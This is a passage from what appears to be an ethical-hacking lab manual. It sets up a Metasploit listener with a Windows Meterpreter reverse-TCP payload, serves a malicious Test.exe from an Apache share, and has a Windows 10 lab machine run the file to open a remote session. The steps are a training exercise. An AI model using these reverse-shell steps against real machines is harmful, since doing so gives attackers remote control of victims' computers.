
Figure 1.4.7: Starting the apache service

11. Type **msfconsole** and press **Enter** to launch the Metasploit framework.

TASK 4.4

Set the Payload

12. In msfconsole, type **use exploit/multi/handler** and press **Enter**.




```
┌─[root@parrot]─[~]
└──╼ #msfconsole
[-] ***rting the Metasploit Framework console...-
[-] * WARNING: No database support: could not connect to server: Connection
refused
        Is the server running on host "localhost" (::1) and accepting
        TCP/IP connections on port 5432?
could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?

[-] ***



      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.
   :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
  'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
  oOOOOOOOO.    .oOOOOoOOOOl.    ,OOOOOOOOo
  dOOOOOOOO.      .cOOOOOc.      ,OOOOOOOOx
  lOOOOOOOO.         ;d;         ,OOOOOOOOl
  .OOOOOOOO.   .;           ;    ,OOOOOOOO.
   cOOOOOOO.   .OOc.     'oOO.   ,OOOOOOOc
    oOOOOOO.   .OOOO.    :OOOO.   ,OOOOOOo
     lOOOOO.   .OOOO.    :OOOO.   ,OOOOOl
      ;OOOO'   .OOOO.    :OOOO.   ;OOOO;
       .dOOo   .OOOOocccxOOOO.   xOOd.
         ,kOl  .OOOOOOOOOOOOO. .dOk,
           :kk;.OOOOOOOOOOOOO.cOk:
             ;kOOOOOOOOOOOOOOOk:
               ,xOOOOOOOOOOOx,
                 .lOOOOOOOl.
                    ,dOd,
                      .

       =[ metasploit v5.0.18-dev                          ]
+ -- --=[ 1878 exploits - 1062 auxiliary - 328 post       ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) >
```

Figure 1.4.8: Setting up a listener

13. Now, set the payload, LHOST, and LPORT. To do so, use the below commands:
    - Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**
    - Type **set LHOST 10.10.10.13** and press **Enter**
    - Type **set LPORT 444** and press **Enter**

14. After entering the above details, type **exploit** and press **Enter** to start the listener.



```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf5 exploit(multi/handler) > set LPORT 444
LPORT => 444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.10.13:444
```

Figure 1.4.9: Starting the listener

TASK 4.5

Run Exploit


15. Leave the **Parrot Security** virtual machine running.

16. Switch to the **Windows 10** virtual machine.

17. Open any web browser (here, **Mozilla Firefox**). In the address bar, type **http://10.10.10.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.

18. Click **Test.exe** to download the file.

Note: **10.10.10.13** is the IP address of the host machine (here, the **Parrot Security** virtual machine).



Index of /share


Name	Last modified	Size	Description
Parent Directory		-	
Test.exe	2019-11-04 07:03	72K	

Apache/2.4.38 (Debian) Server at 10.10.10.13 Port 80

Figure 1.4.10: Downloading malicious exe file on the victim's system

19. Once you click on the **Test.exe** file, the **Opening Test.exe** pop-up appears; select **Save File**.


20. The malicious file will download to the browser's default download location (here, **Downloads**). Now, navigate to this location and double-click the **Test.exe** file to run it.


Downloads
This PC > Downloads
Search Downloads
Quick access
Desktop
Downloads
Documents
Pictures
CEH-Tools
1 item

Name	Date modified	Type	Size
Test.exe	11/4/2019 5:51 PM	Application	73 KB

Figure 1.4.11: Malicious file successfully downloaded

21. The **Open File - Security Warning** window appears; click **Run**.


Open File - Security Warning
Run
Cancel

The publisher could not be verified. Are you sure you want to run this software?

Name: C:\Users\Admin\Downloads\Test.exe

Publisher: Unknown Publisher

Type: Application

From: C:\Users\Admin\Downloads\Test.exe

☑ Always ask before opening this file

This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust. How can I decide what software to run?


Figure 1.4.12: Security warning on executing the exe file

22. Leave the **Windows 10** virtual machine running, so that the **Test.exe** file runs in the background and switch to the **Parrot Security** virtual machine.

TASK 4.6

Establish Remote Session

23. Observe that one session has been created or opened in the **Meterpreter shell**, as shown in the screenshot.

